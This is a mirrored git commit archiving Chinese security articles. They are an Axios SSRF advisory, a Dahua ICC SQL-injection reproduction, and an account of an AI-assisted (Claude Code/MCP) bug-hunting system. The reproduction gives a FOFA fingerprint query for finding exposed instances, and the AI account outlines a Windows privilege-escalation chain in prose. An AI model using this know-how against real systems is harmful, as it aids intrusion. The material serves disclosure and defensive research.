mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
Axios爆SSRF漏洞,特定条件下可导致RCE、“Jenny是我的朋友”——用MCP打造我的AI漏洞猎人、第八期漏洞挖掘培训,不是“教过就行”,而是实打实“带会”、代码审计 一次SQL注入漏洞挖掘、一次二进制RCE漏洞审计、当网站被黑时,应该怎么排查问题和漏洞、[漏洞复现]某华ICC智能物联综合管理平台存在SQL注入漏洞、
This commit is contained in:
 test committed
1 parent
688bd15877
commit
51f858dc36
8 files changed
+1354
-2
No files matched your search
@@ -19854,5 +19854,12 @@
|
||||
"https://mp.weixin.qq.com/s/KLXxKOaEru0s5VokBWPhIw": "漏洞预警 | 孚盟云SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/fPp2xRmsS--Tg3JXgCk5Cw": "漏洞复现 | 畅捷通-畅捷CRM getsort 存在SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/HYI90JMWnIstDQt_mF4lZg": "漏洞预警 | Apache ActiveMQ远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/70eIhMVueNAIDWPe6dkIfg": "【玲珑安全】第八期漏洞挖掘培训,不是“教过就行”,而是实打实“带会”"
|
||||
"https://mp.weixin.qq.com/s/70eIhMVueNAIDWPe6dkIfg": "【玲珑安全】第八期漏洞挖掘培训,不是“教过就行”,而是实打实“带会”",
|
||||
"https://mp.weixin.qq.com/s/8tTy8b2cbOnjEXVDDAfMpw": "Axios爆SSRF漏洞,特定条件下可导致RCE",
|
||||
"https://mp.weixin.qq.com/s/okqH_AOcJ3sJtvOnvkwYBw": "“Jenny是我的朋友”——用MCP打造我的AI漏洞猎人",
|
||||
"https://mp.weixin.qq.com/s/RgqSevlBOIK-R3tLhqclow": "第八期漏洞挖掘培训,不是“教过就行”,而是实打实“带会”",
|
||||
"https://mp.weixin.qq.com/s/qErGX3N0zDLbTS2lrzBBEw": "代码审计 一次SQL注入漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/bjFaonVAdBJY9ymUu9_lBA": "一次二进制RCE漏洞审计",
|
||||
"https://mp.weixin.qq.com/s/Y2WS-gBz2cTaOcDHbOGx1w": "当网站被黑时,应该怎么排查问题和漏洞",
|
||||
"https://mp.weixin.qq.com/s/8c7UtgaRyWzEEmbEG4A3AA": "[漏洞复现]某华ICC智能物联综合管理平台存在SQL注入漏洞"
|
||||
}
|
||||
@@ -0,0 +1,120 @@
|
||||
# Axios爆SSRF漏洞,特定条件下可导致RCE
|
||||
原创 微步情报局
|
||||
微步情报局 微步在线研究响应中心 2026-04-14 07:06
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
漏洞概况
|
||||
|
||||
|
||||
Axios是一个基于Promise的HTTP客户端,广泛应用于浏览器和Node.js环境。
|
||||
|
||||
近日,Axios官方发布安全通告,修复了一个SSRF漏洞(CVE-2026-40175)。
|
||||
微步情报局已成功复现该漏洞。
|
||||
经分析,该漏洞
|
||||
无需用户权限
|
||||
即可利用。攻击者可通过传入相对URL或绝对URL的方式,控制请求发送至非预期目标,从而对内网服务发起探测与访问,
|
||||
导致敏感信息泄露或内网资产被攻击。
|
||||
|
||||
值得注意的是,在特定场景下,若结合不安全的运行环境配置或业务代码,
|
||||
影响会进一步扩大,导致远程代码执行
|
||||
。建议受影响用户
|
||||
尽快升级修复
|
||||
。(完整漏洞情报请查阅 https://x.threatbook.com/v5/vul/XVE-2026-13154)
|
||||
|
||||
漏洞处置优先级(VPT)
|
||||
|
||||
|
||||
**综合处置优先级:**
|
||||
中风险
|
||||
<table><tbody><tr><td rowspan="3" style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">基本信息</span></section></td><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;"><section><span leaf="">微步编号</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">XVE-2026-13154</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">CVE编号</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">CVE-2026-40175</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">漏洞类型</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">SSRF</span></section></td></tr><tr><td rowspan="5" style="border: 1px solid #ddd;padding: 12px;vertical-align: top;font-weight: bold;background-color: #f8f9fa;"><section><span leaf="">利用条件评估</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">利用漏洞的网络条件</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">远程</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">是否需要绕过安全机制</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">否</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">对被攻击系统的要求</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">无特殊要求</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">利用漏洞的权限要求</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">无须用户权限</span></section></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">是否需要受害者配合</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">否</span></section></td></tr><tr><td rowspan="2" style="border: 1px solid #ddd;padding: 12px;vertical-align: top;font-weight: bold;background-color: #f8f9fa;"><section><span leaf="">利用情报</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">POC是否公开</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><span style="color: #d93025;font-weight: bold;"><span leaf="">是</span></span></td></tr><tr><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">已知利用行为</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">暂无</span></section></td></tr></tbody></table>
|
||||
漏洞影响范围
|
||||
|
||||
<table><tbody><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">产品名称</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">Axios</span></section></td></tr><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">受影响版本</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">< 1.15.0</span></section></td></tr><tr><td style="border: 1px solid rgb(221, 221, 221);padding: 12px;vertical-align: top;font-weight: bold;background-color: rgb(248, 249, 250);"><section><span leaf="">有无修复补丁</span></section></td><td style="border: 1px solid #ddd;padding: 12px;vertical-align: top;"><section><span leaf="">有</span></section></td></tr></tbody></table>
|
||||
漏洞复现
|
||||
|
||||
|
||||

SSRF:
|
||||
|
||||
|
||||
|
||||

RCE:
|
||||
|
||||
|
||||
|
||||
|
||||
修复方案
|
||||
|
||||
### 官方修复方案
|
||||
|
||||
官方已发布修复方案,请访问链接下载:
|
||||
|
||||
https://github.com/axios/axios/releases/tag/v1.15.0
|
||||
### 临时缓解措施
|
||||
|
||||
配置层:对 Host 头进行严格校验,仅允许业务使用的合法域名,避免攻击者通过伪造或覆盖 Host 头访问非预期的内部服务;同时避免直接信任 X-Forwarded-Host、X-Host、X-Original-Host 等非标准头。
|
||||
|
||||
微步产品支撑
|
||||
|
||||
|
||||
微步漏洞情报于
|
||||
2026-04-11
|
||||
收录该漏洞。
|
||||
|
||||
微步下一代威胁情报平台NGTIP及X情报社区已于漏洞收录时向漏洞订阅用户推送该漏洞情报,并将持续推送后续更新;对于已经录入资产的用户,支持实时自动化排查受影响资产。
|
||||
|
||||

微步威胁感知平台TDP已于
|
||||
20260414
|
||||
支持检测,检测ID:
|
||||
S3100174564,
|
||||
模型/规则高于:
|
||||
20260414000000
|
||||
可检出。
|
||||
|
||||
|
||||
|
||||
|
||||
- END -
|
||||
**微步漏洞情报订阅服务**
|
||||
|
||||
|
||||
微步提供漏洞情报订阅服务,精准、高效助力企业漏洞运营:
|
||||
- 提供高价值漏洞情报,具备及时、准确、全面和可操作性,帮助企业高效应对漏洞应急与日常运营难题;
|
||||
|
||||
- 可实现对高威胁漏洞提前掌握,以最快的效率解决信息差问题,缩短漏洞运营MTTR;
|
||||
|
||||
- 提供漏洞完整的技术细节,更贴近用户漏洞处置的落地;
|
||||
|
||||
- 将漏洞与威胁事件库、APT组织和黑产团伙攻击大数据、网络空间测绘等结合,对漏洞的实际风险进行持续动态更新
|
||||
。
|
||||
|
||||
|
||||
扫码在线沟通
|
||||
|
||||
↓
|
||||
↓↓
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
[点此电话咨询]()
|
||||
|
||||
|
||||
|
||||
|
||||
**X漏洞奖励计划**
|
||||
|
||||
|
||||
“X漏洞奖励计划”是微步X情报社区推出的一款
|
||||
针对未公开
|
||||
漏洞的奖励计划,我们鼓励白帽子提交挖掘到的0day漏洞,并给予白帽子可观的奖励。我们期望通过该计划与白帽子共同努力,提升0day防御能力,守护数字世界安全。
|
||||
|
||||
活动详情:
|
||||
https://x.threatbook.com/v5/vulReward
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,90 @@
|
||||
# [漏洞复现]某华ICC智能物联综合管理平台存在SQL注入漏洞
|
||||
Elon
|
||||
Elon 好靶场 2026-04-14 07:18
|
||||
|
||||
#
|
||||
> 💡 好靶场 团队宗旨:我们立志于为所有的网络安全同伴制作出好的靶场,让所有初学者都可以用最低的成本入门网络安全。所以我们团队名称就叫“好靶场”。
|
||||
|
||||
|
||||
我们承诺每天至少更新1-2个新靶场,目前靶场800+;好靶场追求的是稳定日常更新而不仅仅是数量。
|
||||
## 1.好靶场介绍
|
||||
|
||||
**官网链接http://www.loveli.com.cn/**
|
||||
> 零基础入门不迷茫! 专属网络安全从零到一体系化训练——配套完整靶场+精选学习资料,帮你快速搭建网安知识框架,迈出入门关键一步! 全场景实战全覆盖! 聚焦Web渗透工程师核心能力,深度拆解TOP10逻辑漏洞,精通PHP代码审计、Java代码审计等核心技能,从基础原理到实战攻防,覆盖行业高频应用场景! 真实漏洞场景沉浸式体验!src训练专题重磅上线——1:1还原真实漏洞报告,让你亲身感受实战挖洞流程,积累符合企业需求的实战经验!
|
||||
|
||||
|
||||
🚀哈喽~各位宝子们周二下午好~~👋!今天的成都又是暴晒,今日为大家带来的是关于某华ICC智能物联综合管理平台的SQL注入漏洞,一款集成化、智能化的物联网管理平台,旨在为智慧园区、商业综合体、智慧社区等场景提供全面的设备管理与业务协同解决方案,接下来进行详细的教学内容;以下的详细内容👇
|
||||
## 2.漏洞详情
|
||||
### 漏洞名称
|
||||
|
||||
大华智能物联综合管理平台SQL注入漏洞
|
||||
### 影响版本
|
||||
|
||||

|
||||
### 资产测绘
|
||||
```
|
||||
fofa
|
||||
icon_hash="2058933700"
|
||||
```
|
||||
|
||||

|
||||
### 漏洞POC
|
||||
|
||||

|
||||
|
||||

|
||||
###
|
||||
## 3. 如何使用好靶场
|
||||
|
||||

首先关注“好靶场微信公众号”然后发送bug,可以点击链接直接登录
|
||||
|
||||
|
||||
|
||||
## 4. 福利
|
||||
|
||||

福利1: 找到个人中心,邀请码输入0482d6d28539424c,白嫖14天高级会员。
|
||||
|
||||
|
||||
|
||||
福利2: 关注好靶场bilibili。拿着关注截图找到客服,领取5积分或者7天高级会员。
|
||||
|
||||
|
||||
## 5. 每日限免
|
||||
|
||||

每日限免 为了能让更多的宝子可以免费的开启会员靶场,我们会在工作日随机开放一些靶场的限免,还请加群关注。
|
||||
|
||||
|
||||
|
||||
我们会在微信群、QQ群每天更新限免靶场,以及免费学习资料;任选一个群添加即可,所有的通知都会到位在交流群通知,请添加好友,我将邀请你加入“好靶场内部交流群”
|
||||
|
||||
|
||||
|
||||
|
||||
## 6. 好靶场AI客服机器人
|
||||
|
||||
为方便学习还有提问,我们设计了好靶场Ai客服机器人,可以完成简单的客服能力,以及好靶场日常靶场提醒更新、根据你的询问推荐靶场
|
||||
|
||||
|
||||
> “噜噜大王”正式上线
|
||||
|
||||
|
||||
大家点击左边的快捷工具,有一个AI助教功能,然后点开就可以和噜噜大王对话啦,由于是内测期间,仅限于年会员才可以进行使用。还需要进行微调,会随着大家的使用而进行优化。
|
||||
|
||||

|
||||
|
||||
你可以尝试问一下关于打靶场的问题
|
||||
|
||||

|
||||



## 🚀好靶场会员订阅
|
||||
|
||||

好靶场会员订阅 首先点击会员订阅 ,然后选择对应的套餐 ,选择对应的会员去支付 ,支付完成后即可会员到账
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,127 @@
|
||||
# “Jenny是我的朋友”——用MCP打造我的AI漏洞猎人
|
||||
幻泉之洲 2026-04-14 06:02
|
||||
|
||||
> 我花了几个月时间,用Claude Code和模型上下文协议(MCP)搭建了一个半自动的漏洞挖掘系统。本文详细介绍了系统的架构设计、运作机制,以及它为我挖到的几个零日漏洞和赏金,最后还有关于成本与收益的诚实复盘。
|
||||
|
||||
## 动机很简单:解放自己
|
||||
|
||||
这事儿的初衷挺实在的。之前手动挖洞,大量时间都耗在配置工具、切换环境这些杂活上。搞一次标准的分析流程大概是这样:连上虚拟机,准备好二进制文件,反编译,理清攻击面,设置模糊测试,分析崩溃点,写利用代码,整理论证报告,最后提交给厂商或赏金平台。每一步都有专用工具、不同输出格式和上下文。我烦透了这些重复劳动,就想让AI(我选的Claude Code)去处理这些“苦力活”,把思考和策略判断留给自己,毕竟我可不想自己的技术被AI的写作风格同化。
|
||||
|
||||

|
||||
## 快速了解MCP:给AI装上“手”
|
||||
|
||||
MCP,模型上下文协议,相当于让Claude Code能直接调用你暴露给它的工具函数。你可以把它理解成给AI配了一个结构化的命令行——有明确的输入输出类型,不再是复制粘贴终端输出的原始方式。
|
||||
|
||||
我的做法很直接:把我研究流程里的每个工具都包装成一个MCP服务器。最后搞出了8个MCP服务器,分布在5个虚拟机上,总共有超过300个工具。下图是个大致概览:
|
||||
|
||||

|
||||
|
||||
所有的服务器都基于FastMCP搭建,服务器文件本身只是薄薄的一层包装,真正的业务逻辑都放在独立的模块里。而且,像SSH、WinRM这样的会话可以在一次对话中跨工具调用持久保持,连一次就行。
|
||||
## 为工作流量身打造的实验室
|
||||
|
||||
整个研究环境搭建在一个基于Proxmox的专用网段里,跑了5台虚拟机。配置不算太特别,就是为我的工作流专门优化的。
|
||||
|
||||

|
||||
<table><thead><tr><th><section><span leaf="">虚拟机</span></section></th><th><section><span leaf="">平台</span></section></th><th><section><span leaf="">用途</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">hunt-win11</span></section></td><td><section><span leaf="">Windows 11(最新补丁)</span></section></td><td><section><span leaf="">主要攻击目标</span></section></td></tr><tr><td><section><span leaf="">hunt-win11-n1</span></section></td><td><section><span leaf="">Windows 11(前一版补丁)</span></section></td><td><section><span leaf="">用于补丁星期二后的二进制对比分析</span></section></td></tr><tr><td><section><span leaf="">hunt-winserv</span></section></td><td><section><span leaf="">Server 2022</span></section></td><td><section><span leaf="">RPC、服务、AD攻击面</span></section></td></tr><tr><td><section><span leaf="">hunt-kali</span></section></td><td><section><span leaf="">Kali Linux</span></section></td><td><section><span leaf="">分析工具集(Ghidra, radare2, 调试器等)</span></section></td></tr><tr><td><section><span leaf="">hunt-fuzz</span></section></td><td><section><span leaf="">Windows 11</span></section></td><td><section><span leaf="">专用模糊测试(WinAFL, Jackalope等)</span></section></td></tr></tbody></table>
|
||||

|
||||
|
||||
所有Windows虚拟机都配了一个lowpriv
|
||||
标准用户账号。这点很重要,早期教训就是,在SYSTEM
|
||||
权限下看起来很美妙的漏洞,普通用户可能根本够不着。分析工作在Kali上通过SFTP拉取二进制文件进行,避免把分析工具装到目标机本身。
|
||||
## 战役与“幻觉垃圾桶”:最重要的设计
|
||||
|
||||
LLM会一本正经地胡说八道,这你知道。为了管住这些“电脑瘾君子”,我把所有挖掘工作都组织成“战役”。每个战役本质上是hunts/campaigns/
|
||||
下的一个目录,有固定的结构存放发现、崩溃数据、笔记和报告。
|
||||
|
||||
但整个系统里最关键的设计是:所有新发现,一开始都**被视为幻觉**
|
||||
。
|
||||
|
||||
任何新找到的东西,必须先放进hallucinations/
|
||||
目录,而不是findings/
|
||||
。只有通过了层层验证关卡,才能被“晋升”:
|
||||
- 关卡0: 存在可编译的验证程序。
|
||||
|
||||
- 关卡1: 验证程序能在干净的VM快照中复现崩溃。
|
||||
|
||||
- 关卡2: 崩溃具备可利用性(不是空指针解引用这类无害崩溃)。
|
||||
|
||||
- 关卡3: 漏洞能以标准用户身份触发,不需要SYSTEM
|
||||
或管理员权限。
|
||||
|
||||
听起来有点偏执,但很必要。这大大减少了提交给厂商的无用报告,也保证了整个流程中仍有人类的干预和思考。
|
||||
|
||||

|
||||
## 知识循环:系统越用越聪明的地方
|
||||
|
||||
这是我最满意的一部分。每次模糊测试启动前,工具都会先查询我自建的检索增强生成(RAG)索引,看看有没有针对这个目标的历史发现。每次崩溃和发现的结果也会被记录,形成一个持续的反馈循环——系统真的会随着每次挖掘变得更聪明。
|
||||
|
||||

|
||||
|
||||
循环大概是这样的:先查询知识库了解历史;收集所有崩溃信息;用补丁信息、赏金结果等丰富数据;用FAISS向量库索引所有内容;最后用更丰富的上下文开启下一次挖掘。这样,如果前一次在ntoskrnl.exe
|
||||
里发现过某种崩溃模式,下一次针对它的战役从一开始就知道了。
|
||||
|
||||
系统还会维护一个已知防御手段数据库。当发现某个目标有反恶意软件保护进程、严格的Authenticode验证等加固措施时,就会记录下来,从而降低该目标在后续挖掘中的优先级。
|
||||
## 赏金情报:算算划不划算
|
||||
|
||||
除了RAG,还有一个专门的MCP负责追踪100多个漏洞赏金项目,并针对不同漏洞类型(RCE、LPE、越权等)计算投资回报率评分。在投入时间前,系统会根据目标的补丁历史、漏洞严重等级、项目赏金范围和历史接受率、已知防御机制等因素,估算预期收益。
|
||||
|
||||
这直接影响了目标优先级排序。虽然不完美(赏金项目会变),但能避免那种花一周时间在一个最高赏金只有500美元的目标上,而错过25万美元虚拟机逃逸赏金的经典错误。
|
||||
## 成果:不只是听起来酷
|
||||
|
||||
看到这里你可能会想,架构挺酷,但到底挖到东西没?
|
||||
### 两个Go标准库CVE
|
||||
|
||||
针对Go语言golang.org/x/image
|
||||
包的模糊测试战役,两周内产出两个CVE。
|
||||
- **CVE-2026-33809 (x/image/tiff)**
|
||||
:一个8字节的恶意TIFF文件,利用错误的IFD偏移地址,能让解码器尝试分配约4GB内存,导致进程内存耗尽崩溃。影响范围极广,该模块的所有历史版本。
|
||||
|
||||
- **CVE-2026-33812 (x/image/font/sfnt)**
|
||||
:一个精心构造的字体文件在解析GPOS表时触发数十亿字节的内存分配,同样是瞬间OOM。受影响的是特定的代码路径。
|
||||
|
||||
这两个都来自一个更广泛的模糊测试行动,覆盖了21个Go标准库包,进行了约8000万次测试。基于语法的模糊测试是关键,它会生成结构有效但字段值异常的文件,从而提高命中率。
|
||||
### 一个Windows OEM服务零日链
|
||||
|
||||
赏金情报系统将它标记为高价值目标:厂商有公开赏金、软件部署在数百万企业机器上、以SYSTEM权限运行且有丰富的WCF接口。
|
||||
|
||||
逆向工具自动反编译了WCF接口,揭示了一个从标准用户到SYSTEM代码执行的四阶段攻击链:第一步,利用客户端认证实现的漏洞绕过命名管道认证;第二步,利用WCF方法中的未授权URL参数,将SYSTEM服务变成一个服务器端请求伪造(SSRF)触发器;第三步,利用特殊的更新包描述格式,注入恶意更新目录;第四步,结合一个已签名的旧版内核驱动,完成内核读写提权。整个过程已在Windows 11 25H2上验证。
|
||||
### macOS应用分发平台的两个发现
|
||||
|
||||
利用Raptor等macOS工具套件,发现了两个问题:一是某个框架会读取浏览器历史记录和Mac隔离数据库;二是一个生产环境应用捆绑包中竟包含了一个众所周知的JWT调试RSA私钥,结合偏好设置篡改可导致恶意更新。
|
